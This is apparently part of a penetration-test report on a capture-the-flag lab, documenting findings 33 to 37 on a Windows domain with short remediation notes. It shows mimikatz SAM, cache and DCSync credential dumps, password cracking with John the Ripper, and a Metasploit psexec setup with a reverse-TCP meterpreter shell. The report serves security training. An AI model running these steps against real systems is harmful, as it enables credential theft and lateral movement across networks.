Images	<p style="text-align: center;">Flag 5: Common Tasks</p> <p style="text-align: center;">50</p> <ul style="list-style-type: none"> • You just gained access to Win10. • What task should you consider doing first, in case you lose access to the machine? • Free Hint: Consider evaluating unnecessary scheduled tasks. <pre>C:\Program Files (x86)\S1Mail\System>schtasks /query /IN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 10/18/2022 8:16:54 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\N/A Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A</pre>
Affected Hosts	172.22.117.20
Remediation	Set up task scheduler to only allow tasks to be scheduled by the GUI and not on the command line. Patch and update systems regularly and monitor the logs for this type of activity.

Vulnerability 33	Findings
Title	Kiwi - LSA dump (brute force/S1Mail)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Used kiwi command lsa_dump_sam of the SAM file and then used john the ripper to crack the hash.

	<h2>Flag 6: User Enumeration</h2> <p>30</p> <ul style="list-style-type: none"> • Continue exploiting the same machine. • The flag is the plaintext password of a specific user. <p>Hint X</p> <p>When dumping LSASS, make sure to check for local users and domain user credentials!</p> <pre> meterpreter > load kiwi Loading extension kiwi ... ##### mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam [*] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebc Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcacdecabf94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALflag6 Credentials des_cbc_md5 : 4023cd293ea4f7fd </pre>
Images	<pre> └# john hash2DU.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) No password hashes left to crack (see FAQ) └(root💀kali)-[~] └# john --show hash2DU.txt --format=NT Flag6:Computer! 1 password hash cracked, 0 left └(root💀kali)-[~] └# </pre>
Affected Hosts	172.22.117.20
Remediation	Update and patch all systems against this type of exploit. Set up the firewall rules using IDS/IPS for these open ports and closely monitor them. Use much longer and harder passwords as a standard across the network to make them


	harder to crack.
--	------------------

Vulnerability 34	Findings
Title	File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	The meterpreter shell then allowed us to go undetected and search the file system for any files that had our key words for this flag.
Images	<pre>meterpreter > search -f flag*.txt Found 4 results ... ===== Path Size (bytes) Modified (UTC) c:\Program Files (x86)\S1mail\System\flag4.txt 32 2022-02-13 23:18:53 -0500 c:\Temp\flag3.txt 32 2022-02-13 23:06:00 -0500 c:\Users\Public\Documents\flag7.txt 32 2022-02-01 12:50:16 -0500 c:\xampp\htdocs\flag2.txt 32 2022-01-31 22:25:22 -0500</pre> <p>Flag 7: File Enumeration</p> <p>20</p> <ul style="list-style-type: none"> • Continue on the same machine. • Sometimes the answer is in "public," plain sight. <pre>Desktop Downloads file3 flag7.txt fl Documents file2 flag3.txt flagfile ha [~]# cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc [~]#</pre>
Affected Hosts	172.22.117.20
Remediation	Set alerts for your logging procedure/systems to pick up on this type of activity on the network. Patch and update regularly.


Vulnerability 35	Findings
Title	User Enumeration - (brute force)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Using kiwi to dump the cached credentials on Win10 will reveal that an administrator, ADMBob, has their credentials cached. These new credentials have access to the Server2019 machine. By using the PsExec module in Metasploit with these credentials, a SYSTEM shell was obtained on Server2019.</p>
Images	<p>Flag 8: User Enumeration pt.2</p> <p>30</p> <ul style="list-style-type: none"> Using credentials you found on the Win10 machine, laterally move to WinDC. Look for accounts on the new machine. <pre> 100066/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag/.txt [*] downloading: C:/Users/Public/Documents/desktop.ini → /root/flag7.txt/desktop.ini [*] download : C:/Users/Public/Documents/desktop.ini → /root/flag7.txt/desktop.ini [*] downloading: C:/Users/Public/Documents/flag7.txt → /root/flag7.txt/flag7.txt [*] download : C:/Users/Public/Documents/flag7.txt → /root/flag7.txt/flag7.txt [*] mirroring : C:/Users/Public/Documents/My Music → /root/flag7.txt/My Music [-] stdapi_fs_ls: Operation failed: Access is denied. meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484b58390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] [810bc393-7993-b2cb-ad39-d0ee4ca75ea7] ea5ccfa2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020 * Iteration is set to default (10240) [NL\$1 - 10/18/2022 8:40:41 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b meterpreter > </pre>

	<pre>(root💀kali)-[~] # john --show hash3DU.txt --format=mscash2 ADMBob:Changeme! 1 password hash cracked, 0 left (msf6㉿kali)-[~] # [REDACTED]</pre> <pre>msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/smb/psexec) > options Module options (exploit/windows/smb/psexec): Name Current Setting Required Description RHOSTS 172.22.117.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The SMB service port (TCP) SERVICE_DESCRIPTION no Service description to be used on target for pretty listing SERVICE_DISPLAY_NAME no The service display name SRVTYPE_NAME no The service name SMBDomain rekall no The Windows domain to use for authentication SMBPass Changeme! no The password for the specified username SMBSHARE no The share to connect to, can be an admin share (ADMIN\$,C\$,...) SMBUSER ADMBob no The username to authenticate as Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: "", seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic</pre>
	<pre>meterpreter > shell Process 1948 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ ----- ADMBob Administrator flag8-a[REDACTED]d12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32>[REDACTED]</pre>
Affected Hosts	172.22.117.10
Remediation	Use Software as a service to validate local and remote sign-ins in conjunction with your firewalls and IPS or IDS for your log monitoring.

Vulnerability 36	Findings
Title	Escalating access
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Medium
Description	By moving to the root, C:\, and listing the files, flag9.txt can be read via cat in Meterpreter.
Images	<p style="text-align: center;">Flag 9: Escalating Access</p> <p style="text-align: center;">30</p> <ul style="list-style-type: none"> Continue to enumerate the new machine, and you will be rewarded with this flag in the heart of its file system.  <pre> meterpreter > cd C:/ meterpreter > pwd C:\ meterpreter > ls Listing: C:\ _____ Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter ↴ </pre>
Affected Hosts	172.22.117.20
Remediation	Use detection tools and prevention systems to alert your security team of suspicious activity.

Vulnerability 37	Findings
Title	NTLM password cracking - compromise Admin
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using kiwi to DCSync the Administrator user on Server2019 will reveal their NTLM password hash.

	<h1>Flag 10: Compromising Admin</h1> <h2>100</h2> <ul style="list-style-type: none">The password hash of the user Administrator.Free Hint: Look at Day 3's lessons to determine a method.
Images	
	<pre>meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcfb872meterpreter > dcsync_ntlm administrator [-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`) meterpreter > load kiwi Loading extension kiwi ... ##### mimikatz 2.2.0 20191125 (x86/windows) ## ^ ##. 'A La Vie, A L'Amour' - (oe.eo) ## / \ ## /*** Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cfcd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c329703f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 meterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	Set alerts for your logging procedure/systems to pick up on this type of activity on the network. Patch and update regularly.